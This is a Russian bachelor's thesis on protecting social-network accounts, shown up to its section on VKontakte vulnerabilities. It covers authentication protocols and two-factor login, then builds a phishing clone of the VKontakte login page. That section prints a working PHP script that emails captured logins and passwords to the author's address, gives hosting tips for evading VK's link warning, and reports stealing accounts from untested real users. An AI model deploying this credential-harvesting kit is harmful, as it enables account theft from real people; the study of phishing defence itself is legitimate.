МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

федеральное государственное бюджетное образовательное учреждение

высшего образования

«Тольяттинский государственный университет»

Институт **математики, физики и информационных технологий**

Кафедра **«Прикладная математика и информатика»**

01.03.02 ПРИКЛАДНАЯ МАТЕМАТИКА И ИНФОРМАТИКА

ПРОФИЛЬ СИСТЕМНОЕ ПРОГРАММИРОВАНИЕ И КОМПЬЮТЕРНЫЕ ТЕХНОЛОГИИ

БАКАЛАВРСКАЯ РАБОТА

на тему: **Построение механизмов защиты учетных записей от взлома в социальных сетях**

Студент Н.С. Кузяев _____

Руководитель Е.М. Гунченко _____

Допустить к защите
Заведующий кафедрой к.тех.н, доцент, А.В. Очеповский _____

«_____»_____20_____г.

Тольятти 2016

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

федеральное государственное бюджетное образовательное учреждение

высшего образования

«Тольяттинский государственный университет»

Институт **математики, физики и информационных технологий**

Кафедра **«Прикладная математика и информатика»**

УТВЕРЖДАЮ

Зав.кафедрой«Прикладная

математика и информатика»

_____А.В.Очеповский

«____»_____2016 г.

ЗАДАНИЕ

на выполнение бакалаврской работы

Студент: Кузяев Николай Сергеевич

1. Тема: Построение механизмов защиты учетных записей от взлома в социальных сетях.
2. Срок сдачи студентом законченной бакалаврской работы 24.06.2016
3. Исходные данные к выпускной квалификационной работе:
   1. Типовая архитектура социальной сети.
   2. Методы защиты учетных данных.
   3. Возможные методы взлома учетных записей.
   4. ГОСТ Р 50922-2006— Защита информации. Основные термины и определения.
   5. ГОСТ Р 51188—98— Защита информации. Испытание программных средств на наличие компьютерных вирусов. Типовое руководство.

4. Содержание бакалаврской работы (перечень подлежащих разработке вопросов, разделов):

Введение

Глава 1 Способы взлома и защиты социальных сетей

1.1 Социальные сети и их развитие

1.2 Причины и способы взлома социальных сетей

1.3 Способы защиты

Глава 2 Описание методов взлома

2.1 Социальная инженерия и фишинг

2.2 Разработка сайта для взлома учетных записей на основе фишинга и социальной инженерии

2.3 Уязвимость безопасности на примере социальной сети «Вконтакте»

2.4 Обход механизмов парольной защиты

Глава 3 Криптография и методы шифрования

3.1 Виды шифрования

3.2 Хеш-алгоритм Whirlpool

3.3 Хеш-алгоритм SHA-512

3.4 Реализация алгоритма защиты с участием хеш-функции Whirlpooli SHA-512

Заключение

5. Ориентировочный перечень графического и иллюстративного материала:
   1. Презентация на тему бакалаврской работы;
   2. Диаграмма, описывающая архитектуру социальных сетей;

6. Дата выдачи задания « 11 » января 2016 г.

Руководитель бакалаврской работы _____ Е.М. Гунченко

Задание принял к исполнению _____ Н.С. Кузяев

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

федеральное государственное бюджетное образовательное учреждение

высшего образования

«Тольяттинский государственный университет»

Институт **математики, физики и информационных технологий**

Кафедра **«Прикладная математика и информатика»**

УТВЕРЖДАЮ

Зав.кафедрой«Прикладная

математика и информатика»

_____А.В.Очеповский

«____»_____2016 г.

КАЛЕНДАРНЫЙ ПЛАН
выполнения бакалаврской работы

Студента: Кузяева Николая Сергеевича

по теме: Построение механизмов защиты учетных записей от взлома в социальных сетях

Наименование раздела работы	**Плановый срок выполнения раздела**	**Фактический срок выполнения раздела**	**Отметка о выполнении**	**Подпись руководителя**
Изучение структуры социальных сетей	11.01.2016 – 11.02.2016	11.02.2016	выполнено	
Написание первой главы бакалаврской работы	10.02.2016 – 17.02.2016	17.02.2016	выполнено	
Выявление и описание слабости (слабостей) социальной сети	18.02.2016 – 18.03.2016	18.03.2016	выполнено	
Написание второй главы бакалаврской работы (главы, связанной, с социальной инженерией)	19.03.2016 – 26.03.2016	26.03.2016	выполнено	
Реализация вредоносного кода, для взлома социальных сетей	27.03.2016 – 08.05.2016	08.05.2016	выполнено	

Написание третьей главы бакалаврской работы	09.05.2016 – 16.05.2016	16.05.2016	выполнено	
Подведение итогов, редактирование бакалаврской работы	17.05.2016 – 15.06.2016	15.06.2016	выполнено	
Предварительная защита	31.05.2016	31.05.2016	выполнено	
Подготовка презентации к защите.	1.06.2016 – 4.06.2016	4.06.2016	выполнено	
Проверка на наличие заимствований (плагиата) в системе antiplagiat.ru	17.06.2016	17.06.2016	выполнено	
Сдача на кафедру отзыва научного руководителя и ознакомление с ним	17.06.2016	17.06.2016	выполнено	
Сдача на кафедру комплекта документов для защиты	17.06.2016	17.06.2016	выполнено	
Защита ВКР	29.06.2016	29.06.2016		

Руководитель бакалаврской работы _____ Е.М. Гунченко

Задание принял к исполнению _____ Н.С. Кузяев

Аннотация

Работа на тему"Построение механизмов защиты учетных записей от взлома в социальных сетях", выполнена студентом Кузяевым Николаем Сергеевичем.

Объектом работы, являются учетные записи пользователей социальных сетей.

Предметом работы, являются методы взлома и защиты учетных записей пользователей социальных сетей.

Целью работы, является разработка алгоритма шифрования, позволяющего защищать учетные записи пользователей социальных сетей от несанкционированного доступа.

Задачами работы:

- изучить архитектуру социальных сетей;
- выявить слабые стороны защиты для учетных записей в социальных сетях;
- разработать методы защиты от взломов учетных записей;
- разработать вирус либо скрипт позволяющий получать данные о логине и пароле от страницы в социальной сети «Вконтакте»;
- разработать алгоритм для защиты данных от взлома.

В первой главе бакалаврской работы будет представлены основные способы взлома и защиты социальных сетей. Их появление, развитие, а так же то, почему они стали столь популярны в нынешнее время. Так же будет пояснение, почему учетные записи пользователей социальных сетей становятся целью злоумышленников. Будут описаны основные методы взлома учетных записей в социальных сетях и то, как можно избежать этих взломов, и какие механизмы защиты помогают пользователям уберечь свои данные от не санкционированного доступа.

Во второй главе пойдет углубление в тему взлома учетных записей. Будут описаны основные методы взлома, такие как: социальная инженерия и фишинг, обход механизмов парольной защиты и уязвимость архитектуры. Помимо разбора механизмов взлома, так же будет разработан собственный метод взлома,

основанный на социальной инженерии и фишинге, после чего, будет продемонстрирована статистика работы этого метода.

Третья глава бакалаврской работы будет посвящена криптографии и методам защиты и шифрования. В главе будут описаны виды шифрования и их особенности. Так же речь пойдет об хеш - алгоритме Whirlpool и SHA-512, на основе которых будет реализован собственный метод защиты данных.

Выпускная квалификационная работа выполнена на сорока пяти страницах, состоит из введения, трёх глав, заключения, списка литературы, состоящего из двадцати четырех литературных источников, десяти рисунков и одной таблицы и двадцать шести формул.

Содержание

Введение

Все чаще пользователи популярных социальных сетей «Вконтакте» или «Одноклассники» сталкиваются с тем, что у них взламывают учетные записи с помощью вирусов, воруя при этом конфиденциальную информацию, которая располагается на учетных записях.

Актуальность и практический аспект данных проблем связан с тем, что интернет становится все более популярным. Теперь в нем можно не только черпать информацию, но и общаться, заводить новых друзей, делать покупки, вести коммерческие дела. Но нельзя забывать, что Интернет-источник угроз для пользователя[18]. По Интернету постоянно "гуляют" различные вирусы. И не редко жертвами этих вирусов становятся пользователи социальных сетей, полагая, что на их страницах в социальных сетях нет никакой важной и интересной для взломщиков информации. Это самая большая ошибка. Действительно, на компьютере мало ценного, но сам компьютер - уже ценность для взломщика. Если есть возможность управлять чужим компьютером, есть возможность использовать его как *бота*[1]. Боты участвуют в рассылке вирусов, в массовых атаках на сайты, в рассылке рекламных писем и прочей "грязной" работе. К сожалению, сколько бы ни появлялось статей о том, как важно подбирать надёжный пароль, культура интернет - безопасности в целом остаётся низкой. Пользователи интернета выбирают одни и те же незамысловатые кодовые слова для разных сайтов, переходят по подозрительным ссылкам из спама и принципиально отказываются от менеджеров паролей.

Объект бакалаврской работы, являются учетные записи пользователей социальных сетей.

Предмет бакалаврской работы, являются методы взлома и защиты учетных записей пользователей социальных сетей.

[1]бот – сокращение от робот.

Целью бакалаврской работы, является разработка алгоритма шифрования, позволяющего защищать учетные записи пользователей социальных сетей от несанкционированного доступа.

Задачи бакалаврской работы:

- изучить архитектуру социальных сетей;
- выявить слабые стороны защиты для учетных записей в социальных сетях;
- разработать методы защиты от взломов учетных записей;
- разработать вирус либо скрипт, позволяющий получать данные о логине и пароле от страницы в социальной сети «Вконтакте»;
- разработать алгоритм для защиты данных от взлома.

Глава 1 Способы взлома и защиты социальных сетей

1.1 Социальные сети и их развитие

Понятие социальная сеть объединяет в себе платформу, онлайн-сервис и веб-сайт, предназначенные для построения и организации, социальных отношений в интернете [20, p.210].Так же, существуют, так называемые волны социальных сетей, которых на данный момент существует всего три. Распределяются они на механизме формирования социальных связей и по типу распространения информации.

Социальные сети первой волны (1997-2001):

Особенностью первой волны является то, что пользователь сам находит круг людей, интересных ему для общения. Обычно, такими людьми были те, с кем пользователь был знаком в реальной жизни. Одним из примеров этой волны стал LiveJournal, где пользователь мог создать профиль и добавить друзей в список своих контактов. LiveJournal стал первым массовым хранилищем электронных дневников и первым западным социальным сервисом, прославившимся в России[10, с. 35].

Социальные сети второй волны (2001-2004):

Особенностью второй волны стало то, что пользователи находят интересующую их информацию самостоятельно. Социальные ресурсы делились по категориям, например бизнес. Первым социальным бизнес - ресурсом этой волны являлся сайт Ryze.com, разработанный в 2001 году [10, с. 35].

Социальные сети третьей волны (2004 – до настоящего времени)

Информация распространяется вирусно, в качестве публичных сообщений. Нет выбора целевой аудитории для определенного информационного потока. Яркими представителями являются такие социальные сети, как: Facebook, Twitter, «Вконтакте» [10, с. 35].

Зачастую, владельцы учетных записей в социальных сетях допускают ошибки, которые, в дальнейшем могут им дорого стоить. Не редко,

пользователи социальных сетей, хранят, на своих учетных записях, конфиденциальную информацию, которая, в дальнейшем и становится основной целью взломщиков. Из-за того, что социальные сети стали неотъемлемой частью нашей жизни, многие стали хранить информацию в социальных сетях из-за того что так, якобы, удобней. Но удобство, не всегда означает безопасность. Не редко, пользователи хранят на своих учетных записях пароли от различных сервисов, электронных почт и даже номера кредитных карт.

1.2 Причины и способы взлома социальных сетей

Существует огромное количество причин, почему взламывают социальные сети. Каждый человек, пытающийся взломать, социальную сеть преследует ту или иную личную цель, однако, можно выделить основные причины, почему же страницы в социальных сетях оказываются взломанными:

Для вымогательства денег

Не редко учетные записи в социальных сетях крадут с целью шантажа. Хакеры достигают своей цели при помощи DDoS-атак, когда, например, с огромного количества зараженных компьютеров обрушивает шквал запросов сайту, с которым он не в состоянии справится. Сайт, подвергшийся атаке, не в состоянии справится с таким количеством запросов и в свою очередь перестает работать. После чего, хакеры начинают вымогать деньги под предлогом прекращения атак [10, с. 36].

Так же, учетную запись могут взломать и поменять пароль, после чего владельцу поступит предложение о выкупе нового пароля, для доступа к своей странице. Такое способ оказывается действенным, в случае, если владелец хранил важную информацию в своей учетной записи [10, с. 36].

Для раскрутки рекламных групп

С украденного аккаунта, злоумышленники могут повышать популярность в сети какого-либо сообщества или услуги. От имени лиц, чей

аккаунт был украден, пишут рекламные сообщения и всячески продвигают сообщества [10, с. 36].

С похищенной учетной записи, злоумышленники могут распространять рекламу сообщества либо услуги, для повышения их популярности. Чаще всего с украденных страниц производят распространение рекламных сообщений, в которых всячески продвигают сообщество, услугу, или какой-либо товар.

Для прочтения личной переписки

Самая элементарная причина взлома учетной записи – это любопытство. Обычно взлома подвергаются страницы известных людей, к примеру: актеров, звезд, политиков. В определенных случаях данные, полученные при помощи взлома, могут быть в дальнейшем проданы или могут стать причиной шантажа. Однако не только популярные люди становятся жертвами взлома из-за личной переписки, любой человек может быть выбран целью злоумышленников, если те имеют на это свои личные причины [10, с. 37].

«Однако не так много причин для взлома, сколько способов их реализации. Способов взлома учетных записей в социальных сетях существует огромное количество, однако не все они действенны. Безусловно, взломать можно кого угодно. Вопрос только в том, сколько времени потребуется на это, и будет ли стоить потраченное на взлом время результата, который получится в итоге. Для разработки вредоносного программного обеспечения, стоит рассмотреть основные способы взлома учетных записей в социальных сетях»[11, с. 31].

1) Обход механизмов парольной защиты.
2) Уязвимость в безопасности сайта социальной сети.
3) Социальная инженерия и фишинг.

Каждый из способов является по своему действенным и в той или иной ситуации поможет нам совершить не санкционированный доступ к чужой, защищенной учетной записи в социальной сети. Однако один и тот же способ

не всегда может сработать в разных ситуациях. Для каждого способа взлома должны быть выполнены свои требования[9, с. 212].

Для того чтобы, хоть как-то осложнить злоумышленникам несанкционированный доступ к учетным записям в социальных сетях, были придуманы процедуры идентификации и аутентификации [7].

1.3Способы защиты

Основным и самым действенным способом защиты учетных записей в социальных сетях является процедура аутентификации и идентификации. Процедуры аутентификации и идентификации выполняются каждый раз, когда пользователь вводит пароль, для того что бы получить доступ к базе данных, сети, компьютеру или когда хочет запустить прикладную программу. Как результат: система либо подтверждает, что пользователь может пользоваться ресурсом, либо отказывает ему в доступе[14, с. 201].

Ввод того или иного ключа разделяет процедуру на две части – идентификация и аутентификация. Идентификация – это ввод пользователем какого-то уникального ключа, присущего только ему. Аутентификация – это процедура, которая проверяет, может ли пользователь по введенному ключу получить доступ к ресурсу.

Процедуры идентификации и аутентификации не разделимо связаны друг с другом, поскольку проверка на вводимый ключ определяет, что и каким образом должен ввести пользователь, чтобы получить доступ к системе [10, с. 39].

Протоколы аутентификации.

Пускай субъект Vхочет установить связь с субъектомQ, для этого необходимо получить сертификационный путь от V до Q, например обратившись к каталогу, и использовать этот каталог для получения открытого ключа Q.

ПускайX_V – идентификатор стороны V ; D_V – секретный ключ стороны V; E_V – открытый ключ стороны V; T_V – временное значение стороны V; R_V – случайное число, выбранное стороной V; C_V – сертификат стороныV.

X_Q – идентификатор стороны Q; D_Q – секретный ключ стороныQ; E_Q – открытый ключ стороны Q; T_Q – временное значение стороны Q; R_Q – случайное число, выбранное стороной Q.

Идентификаторы – это уникальные имена сторон V и Q. Временное значение, включаемый в сообщение Z, содержит также дату истечения срока действия Z. Дополнительно он также может включать время создания Z.

Случайные числа могут быть заменены последовательными числами, которые не должны повторяться в течение срока действия, указанного во временном штампе в том же сеансе связи.

Тогда односторонний протокол аутентификации будет выглядеть следующим образом:

Субъект V:

1. ОпределяетR_V.

2. Формирует сообщение $Z = (T_V, R_V, X_Q, (\text{данные}))$, где данные могут принимать любые значения. Данные могут быть зашифрованы с помощью открытого ключа стороны Q для секретности, например, когдаV передает Q ключ шифрования данных.

3. Отправляет$C_V, D_V(Z)$ пользователю Q.

СубъектQ:

1. Дешифрует C_V и получает E_V. Проверяет дату окончания срока действия сертификата.

2. Использует E_Vдля дешифровки$D_V(Z)$, проверяет ее как подлинность подписиV, так и целостность подписанной информации.

3. ИсследуетX_Q, находящееся в Z, на точность.

4. Исследует T_V. в Z.

5. Дополнительно проверяет случайное число, выбранное стороной $V.$, содержащееся всообщении$Z.$

Из-за широкого распространения систем доступа для различных приложений (как гражданского, так и военного назначения), основанных на *интеллектуальных картах*[2], потребовало создать способ обеспечения безопасности аутентификации субъекта. Способ подразумевал, что секретный ключ владельца карты становится неотъемлемой частью его личности. Для защиты ключа от возможных компрометаций был предложен ряд схем, которые назывались протоколами доказательства с нулевым разглашением или с нулевым значением, которые подтверждали полномочия субъекта, при этом, не открывая секретного ключа.

В 1986 году была предложена первая схема, суть которой состояла в следующем:

Для группы пользователей, которым придется доказывать свою подлинность, выбирается большое (длиной более 512 бит) случайное целое число n, являющееся произведением двух простых чисел.

В процессе аутентификации участвуют две стороны: сторонаA, доказывающая свою подлинность, и сторона B – проверяющий.

Доверенный арбитр (центр распределения ключей) выбирает некоторое целое число v, являющееся квадратичным вычетом по модулю n, т.е. существует $x : x_2 = v * (mod\ (n))$, и взаимно простым с n. Это значение v передаетсяA в качестве открытого ключа. Затем вычисляется наименьшее значение s, такое, что $s = (v-1) * \frac{1}{2}(mod(n))$. Это значение будет секретным ключом стороны A.

Далее протокол аутентификации выглядит следующим образом:

1. СторонаAподбирает случайное число $r, 0 < r < n.$ Затем она вычисляет $x = r_2 * (mod(n))$и передает его стороне B.

[2]интеллектуальная карта – это инструмент для эффективного структурирования и обрабатывания информации

2. СторонаBотправляет A случайный бит b.

3. Если $b = 0$, тоA отправляет B число r. Если $b = 1$, то AпередаетB: $y = r * s\ (mod\ (n))$.

4. Если $b = 0$, тоB проверяет, что $x = r2\ (mod\ (n))$,для того чтобы удостовериться, что A знает квадратный корень из x. Если $b = 1$, то сторона B проверяет, что$x = y_2 * v * (mod(n))$, чтобы убедиться, что A знает квадратный корень из $v-1$.

Этапы 1–4 представляют собой один цикл протокола. Стороны воспроизводят этот цикл tраз при разных случайных значениях r и b. Если сторонаA не знает значения s, она может выбрать такое r, которое позволит ей обмануть B в случае $b = 0$ или $b = 1$, но не в обоих случаях одновременно. Вероятность обмана в одном цикле составляет $0{,}5$. Вероятность обмана в t циклах равна $2-t$.

Недостатком данной схемы является большое число циклов протокола, необходимое для доказательства с требуемой вероятностью, если эта вероятность достаточно мала.

Гиом Гийу и Жан-Жак Кискатер придумали способ, требующий большего объема вычислений, но при этом только один раунд обмена, способ выглядит следующий образом:

Пусть I – идентификационная информация стороныA (или значение ее хеш-функции); n – открытое произведение двух секретных простых чисел; v – открытое значение (показатель степени).

Секретный ключ g стороныA выбирается так, что $I * g^v = 1 * (mod(n))$.

СторонаA отправляет B свои идентификационные данные I.

Протокол доказательства:

1. Сторона A выбирает случайное целое $r * (1 < r < n-1)$, вычисляет T = r^{v}(mod(n)) $T = r^v$ и отправляет это значение стороне B.

2. СторонаB выбирает случайное целое $d * (1 < d < n- 1)$ и отправляет это число стороне A.

3. СторонаAвычисляет$D = r * g^d * (mod(n))$и отправляет это значение B.

4. Сторона B вычисляет $T^{'} = D^v * I^d * (mod(n))$ и проверяет выполнение равенства$T' = T$. Если оно выполняется, то проверка считается завершенной успешно.

Требования к идентификации и аутентификации.

Анонимное распределение ключей используется в том случае, если пользователь не может сам выбрать ключ, то он должен воспользоваться услугой центра распределения ключей. При этом должно соблюдаться условие, заключающееся в следующем, ключи распределяются таким образом, что никто не должен знать, кто какой ключ получил. Процедура распределения происходит следующим образом[6, с. 55]:

1. Aопределяетнесколько значений: открытый ключ – секретный ключ (для этого протокола он держит оба ключа в секрете).

2. Центр распределения ключей (ЦРК)создает непрерывный поток ключей.

3. Центр распределения ключей проводит процедуру шифрации ключей, один за одним, своим открытым ключом.

4. Центр распределения ключей передает зашифрованные ключевые значения, один за одним, в сеть.

5. A выбирает ключ случайным образом.

6. A шифрует выбранный ключ своим открытым ключом.

7. A ожидает некоторое время и отправляет дважды зашифрованный ключ обратно в центр распределения ключей.

8. Центр распределения ключей дешифрует дважды зашифрованный ключ своим секретным ключом, оставляя ключ зашифрованным один раз открытым ключом A.

9. Центр распределения ключей отправляет зашифрованный ключ назад пользователю A.

10. А дешифрует ключ своим секретным ключом.

Идентификация создана для разграничения политики доступа на защищаемом объекте для каждого пользователя, либо для группы пользователей.

Для получения доступа к системе, пользователя должен себя идентифицировать, указав своё имя (идентификатор), чтобы система проверила, относится ли регистрирующийся пользователь к пользователям, которые были внесены в базу. В зависимости от идентификатора, который был введен, пользователю будут предоставлены соответствующие права доступа.

После процедуры идентификации, пользователь должен ввести пароль, после чего начнется аутентификация. Аутентификация – это контроль процедуры идентификации. Правильно введенный пароль подтверждает связь между идентифицированным пользователем и регистрирующимся пользователем.

Прохождение процедур аутентификации и идентификации, в совокупности, принято называть процедурой авторизации. Не всегда нужно проходить процедуру идентификации, иногда возможны ситуации, когда нужно только аутентифицироваться. Например, если нужно подтвердить действия, требующие дополнительной защиты, для уже зарегистрированных пользователей. Не всегда требуется проходить процедуру идентификации, это означает, что аутентификация может и не производиться.

Авторизация важный процесс, для защиты компьютерной информации, из-за того что вся разграничительная политика доступа к ресурсам реализуется за счет идентификатором пользователей. То есть, злоумышленник, войдя в систему под идентификатором другого пользователя, так же получает права к ресурсу пользователя, чей идентификатор он использовал.

Основные требования к описанным механизмам защиты:

- при входе в систему по идентификатору и паролю, должна быть проверка подлинности субъекта. Пароль, в свою очередь, должен быть длиной не менее шести буквенно-цифровых символов;
- система защиты, при запросах на доступ к системе, должна требовать идентификации пользователя;
- система обязана проводить аутентификацию для проверки подлинности процедуры идентификации. Для идентификации и аутентификации у системы должны быть необходимые данные;
- система защиты должна мешать не санкционированному доступу к защищаемому объекту, пользователей, чья подлинности на идентификацию и аутентификацию не прошла проверки;
- система защиты данных обязана надежно связывать полученный идентификационный ключ с действиями пользователя системы.

Описанные требования не определяют, как будут выглядеть механизмы парольной защиты, а так же не предоставляют дополнительных ограничений, для повышения безопасности пароля. Так же, они не описывают использования внешних носителей парольной информации (смарт-карт, дискет и т.д).

Дополнительные требования.

Существует ряд ошибок в реализации соответствующих механизмов защиты, а так же угрозы, при неверной реализации процедуры авторизации в современных операционных системах. В связи с этим и стоит рассматривать механизмы авторизации с целью добавочной защиты. Так же не стоит забывать про резервирование механизмов идентификации и аутентификации, так как они являются основной защитой от несанкционированного доступа к информации.

В процессе реализации механизмов идентификации и аутентификации стоит учитывать все существующие виды угроз несанкционированного доступа.

Для усовершенствования защиты данных в настоящий момент применяют метод двухфакторной аутентификации. Двухфакторная аутентификация — это система доступа, основанная на двух «ключах»: одним вы владеете (телефон, на который приходит SMS с кодом), другой запоминаете (обычные логин и пароль).На практике это обычно выглядит так: первый этап — это ввод логина и пароля, второй этап — специальный приходящий код, приходящий по SMS или электронной почте. Реже второй «слой» защиты запрашивает специальный USB-ключ или биометрические данные пользователя. В общем, суть подхода очень проста: чтобы куда-то попасть, нужно дважды подтвердить тот факт, что вы — это вы, причем при помощи двух «ключей», одним из которых вы владеете, а другой держите в памяти.

Впрочем, двухфакторная защита не панацея от взлома аккаунта, но достаточно надежный барьер, серьезно усложняющий злоумышленникам доступ к чужим данным и в какой-то степени нивелирующий недостатки классической парольной защиты. Ведь у паролей, на которых основано подавляющее большинство авторизационных механизмов в Интернете, есть неизбежные недостатки, которые фактически являются продолжением достоинств: короткие и простые пароли легко запомнить, но так же легко подобрать, а длинные и сложные трудно взломать, но и запомнить непросто. По этой причине многие люди используют довольно тривиальные пароли, причем сразу во многих местах. Второй фактор в подобных случаях оказывается крайне полезен, поскольку, даже если пароль был скомпрометирован, злоумышленнику придется или раздобыть мобильник жертвы, или угнать ее почтовый ящик.

Несмотря на многочисленные попытки современного человечества заменить пароли чем-то поинтереснее, полностью избавиться от этой привычной всем парадигмы оказалось не так просто, так что двухфакторную аутентификацию можно считать одним из самых надежных механизмов защиты на сегодняшний день. Кстати, этот метод удобен еще и тем, что

способен предупреждать хозяина аккаунта о попытке взлома: если на ваш телефон или почту вдруг приходит сообщение с одноразовым кодом при том, что вы никаких попыток логина не предпринимали, значит, вас пытаются взломать — самое время менять оказавшийся ненадежным пароль!

Глава 2 Описание методов взлома

2.1 Социальная инженерия и фишинг

Для того что бы определить, эффективность способов взлома учетных записей, нужно рассмотреть их вдоль и поперек, на основе эффективности и все доступности и будет строиться механизм защиты для учетных записей.

«Социальная инженерия – это метод управления действиями человека без использования технических средств. Метод основан на использовании слабостей человеческого фактора, к примеру: любопытство, жадность, интерес и даже сексуальное желание. Социальная инженерия направлена на то, чтобы узнать пароль от пользователя, притворившись вымышленным лицом» [11, с. 31].

Зачастую социальная инженерия работает вместе с другими способами взлома. Использовать социальную инженерию, чтобы заразить компьютер жертвы вирусом – обычное дело для хакеров.

«Фишинг, является одной из основных техник социальной инженерии. Фишинг позволяет взломать учетные данные пользователя, за счет рассылки электронных писем, представляясь общеизвестными брендами или личными сообщениями от имени банковских работников или внутри социальных сетей. При использовании социальных сетей в качестве взлома, обычно используют прямые ссылки на сайт, идентичный настоящему, либо на сайт с *редиректом*[3]. После перехода пользователем на ложный сайт, мошенники заставляют свою жертву ввести данные о своей учетной записи на поддельной странице, после чего эти данные отправляются мошенникам. Из-за низкого уровня интернет безопасности и из-за того, что пользователи придумывают одни и те же пароли для всех сайтов, злоумышленники, зачастую, взламывают сразу несколько учетных данных на разных ресурсах» [11, с. 31].

[3]редирект - программное решение или скрипт, который принудительно перенаправляет пользователя с выбранной страницы на другую страницу

Так же на использования этого метода мошенникам не нужно тратить много времени, и сил, так как метод является довольно простым в реализации. «И для подробного рассмотрения этого метода, проведем разработку собственного сайта, для перехвата логина и пароля жертвы» [11, с. 32].

2.2 Разработка сайта для взлома учетных записей на основе фишингаи социальной инженерии

Основная идея состоит в том, что нужно создать сайт, не отличимый, на первый взгляд, от сайта оригинала. Для примера, возьмем социальную сеть «Вконтакте». Разработку сайта можно разбить на три основных этапа:

1) Создать стартовую страницу идентичную странице с официального сайта.
2) Разработать скрипт, позволяющий отправлять данные нам на email.
3) Разместить сайт на хостинге.

«На первом этапе, нужно раздобыть исходные файлы стартовой страницы социальной сети, стоит заметить, что воссоздать идентичный дизайн сайта с нуля будет очень трудоемким процессом» [11, с. 32].

После появления готовой структуры, к ней остается только добавить скрипт, позволяющий переслать логин и пароль взломанного пользователя на ресурс, к которому можно будет обратиться для просмотра украденных данных. Для данных целей был выбран почтовый сервис mail.ru. Для начала, нужно принять данные из формы заполнения логина и пароля в исходных файлах. Далее, мы рассмотрим подробное описание кода, представленного на рисунке 2.1. Получения данных происходит по методу Postзапроса (строка 2).Далее, требуется отправить данные на email.Для этого существует специальная функция mail(), которая принимает в качестве параметров: emailна которое нужно переслать сообщение, заголовок сообщения и само сообщения, которое будет содержать логин и пароль (строка 4). После

отправки сообщения, просто перекидываем жертву на официальный сайт социальной сети «Вконтакте» (строка 5).

```
1  <?php
2  $message = 'Логин: ['.$_POST["login"].'] Пароль: ['.$_POST["password"].']';
3  $message = wordwrap($message, 70, "\r\n");
4  mail('nikk213@mail.ru', 'вы украли еще 1 аккаунт вконтакте!', $message);
5  header("Location: http://vk.com/");
6  exit;
7  ?>
```

Рисунок 2.1- Код скрипта, отправляющего данные на email

После того, как страница готова, остается только отправить её на хостинг. В последнее время очень участились взломы с помощью фишинга, поэтому администрация социальной сети «Вконтакте» сделала специальную проверку на то, является ли хост бесплатным или нет. В случае если хостинг сайта является бесплатным, при переходе на страницу с социальной сети, всплывет сообщение о том, что ссылка является не безопасной. По этому, для этих целей лучше использовать платный хостинг [11, с. 33].

Для проверки работоспособности и эффективности сайта, был произведен ряд тестирований на обычных людях в социальных сетях. В результате тестирования сайта было произведено несколько взломов, с целью анализа того, как влияет возраст пользователей социальных сетей на доверчивость и готовность добровольно отдать свои учетные записи. В результате тестирования, сайт с поддельной страницей «Вконтакте» был разослан трем категориям людей: от 20 лет до 30 лет, от 31 года до 40, от 41 до 50. В каждой категории было по десять человек, результат можно видеть на Рис. 2.2.



Рисунок 2.2 - Диаграмма взломанных пользователей

Как можно видеть из диаграммы, наибольшее число взломанных пользователей находится в возрасте от 41 до 50 лет. Пожилые люди более доверчивы, поэтому с легкостью могут стать целью мошенников, они попросту не готовы к тому, что рано или поздно могут стать целью злоумышленников, которые всеми правдами и не правдами постараются заполучить данные их социальных сетей ради наживы [19].

Для рассмотрения уязвимости в безопасности сайта социальной сети, требуется взглянуть на проблему немного глубже, потребуется внимательно рассмотреть: платформу, технологии, архитектуру социальной сети на конкретном примере. Для анализа путей обхода механизмов парольной защиты, потребуется, в свою очередь, взглянуть на основные угрозы преодоления защиты, степень их опасности и как можно избежать несанкционированного доступа к паролям.

2.3 Уязвимость безопасности на примере социальной сети «Вконтакте»

